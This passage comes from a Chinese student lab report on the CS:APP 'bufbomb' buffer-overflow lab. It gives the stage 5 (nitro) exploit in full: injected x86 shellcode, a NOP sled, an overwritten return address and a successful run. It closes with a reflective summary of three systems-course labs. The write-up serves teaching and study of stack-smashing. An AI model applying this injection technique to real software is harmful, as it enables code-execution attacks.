4. 实验结果：通过

```
superb@ubuntu:~/Desktop/lab3$ cat boom_U202015360.txt|./hex2raw|./bufbomb -u U202015360
Userid: U202015360
Cookie: 0x212b728f
Type string:Boom!: getbuf returned 0x212b728f
VALID
NICE JOB!
```

图 3.21

3.2.5 阶段 5 nitro

1. 任务描述：

构造一攻击字符串使得 getbufn 函数（注，在 Nitro 阶段，bufbomb 将调用 testn 函数和 getbufn 函数，见 bufbomb.c）返回 cookie 值至 testn 函数，而不是返回值 1。

此时，需要将 cookie 值设为函数返回值，复原/清除所有被破坏的状态，并将正确的返回位置压入栈中，然后执行 ret 指令以正确地返回到 testn 函数。

2. 实验设计：

在字符串中加入攻击代码给变量赋值，恢复堆栈，利用字符串溢出改变返回地址为字符串首地址，再跳转到原函数。

3. 实验过程：

查看 testn，得到 ebp 的值为 esp+0x28

```
8048e01:    55                      push   %ebp
8048e02:    89 e5                   mov    %esp,%ebp
8048e04:    53                      push   %ebx
8048e05:    83 ec 24                sub    $0x24,%esp
```

图 3.22

因为要返回 cookie，所以将 cookie 的储存区地址送给 eax。

然后将 ebp 的地址还原。

再将返回地址进栈，使执行完 buf 内的指令后直接返回 testn 函数。

asm 指令如下

```
16:   a1 20 c2 04 08          mov    0x804c220,%eax
1b:   8d 6c 24 28             lea    0x28(%esp),%ebp
1f:   68 15 8e 04 08          push   $0x8048e15
24:   c3                      ret
```

图 3.23

查看 getbufn，得到字符串首地址为 ebp-0x208。返回地址再 ebp+0x4，之间一共是 0x212 即 524 个字节。

```
8049207:    81 ec 18 02 00 00       sub    $0x218,%esp
804920d:    8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
8049213:    89 04 24                mov    %eax,(%esp)
```

图 3.24

在内存中查看每次循环时 buf 的首地址，得到最大值 0x55683038。



图 3.25

将攻击代码放在字符串的最后，再将最大地址写在字符串最后，使得跳转后必然可以读到攻击代码。前面用 509 个 nop 填充。

攻击字符串如下，省略 nop。

```
a1 20 c2 04 08
8d 6c 24 28
68 15 8e 04 08
c3
38 30 68 55
```

图 3.26

4. 实验结果：通过



图 3.27

3.3 实验小结

本次实验是缓冲区溢出攻击，即设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像，继而执行一些原来程序中没有的行为。通过输入字符串内容的溢出内容来修改程序栈帧，改变返回地址、以及在 getbuf 缓冲区内填写攻击代码，最后恢复栈帧来使攻击不被察觉。这让我对缓冲区溢出对程序的安全性的影响有了新的认识。

实验总结

第一次实验的内容是数据表示。我们使用有限类型和数量的运算操作实现一组给定功能的函数。在这一过程中，我认识到大量的运算操作都可以较为简单地利用位运算完成，以提高计算机的执行效率。尤其是补码操作和浮点数操作，使我更加深入地理解计算机中数据的存储和表示。这次实验让我加深对数据二进制编码表示的了解，更好地熟悉和掌握计算机中整数和浮点数的二进制编码表示。

第二次实验的内容为拆弹。使用 gdb 调试器和 objdump 来反汇编炸弹的可执行文件，设置断点，单步跟踪调试，查看内存等方法设法“推断”出拆除炸弹所需的目标字符串。在这一过程中，gdb 工具强大的分析存储单元功能令我印象深刻。利用不同的格式指令，相同的内存单元可被解析成数组，链表，二叉树等不同的数据结构来帮助我们分析数据。这次实验增强了我对程序的机器级表示、汇编语言、gdb 调试器和逆向工程等方面原理与技能的掌握

第三次实验的内容为缓冲区攻击实验。利用缓冲区溢出来修改的是堆栈中返回地址、传入参数等信息，可以执行一些原来程序中没有的行为，或造成危险的结果。这次实验主要，加强了我对函数调用和返回过程中堆栈变化的认识。

这三次实验使我对 linux 系统、计算机内部运行的原理有了更深入的理解，也使我能够较为熟练运用 gdb、objdump、gcc 等工具，总的来说很有趣味也受益匪浅。